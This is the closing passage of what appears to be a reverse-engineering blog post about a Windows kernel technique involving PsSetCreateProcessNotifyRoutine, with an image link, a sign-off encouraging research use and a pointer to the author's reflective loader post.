
PsSetCreateProcessNotifyRoutine success
So, hey you made it this far. It was a journey, anyways use this technique for research, understand the traces you leave behind and If you want to see how this fits into the bigger picture, you can read my YetAnotherReflectiveLoader blog :)
Happy reversing!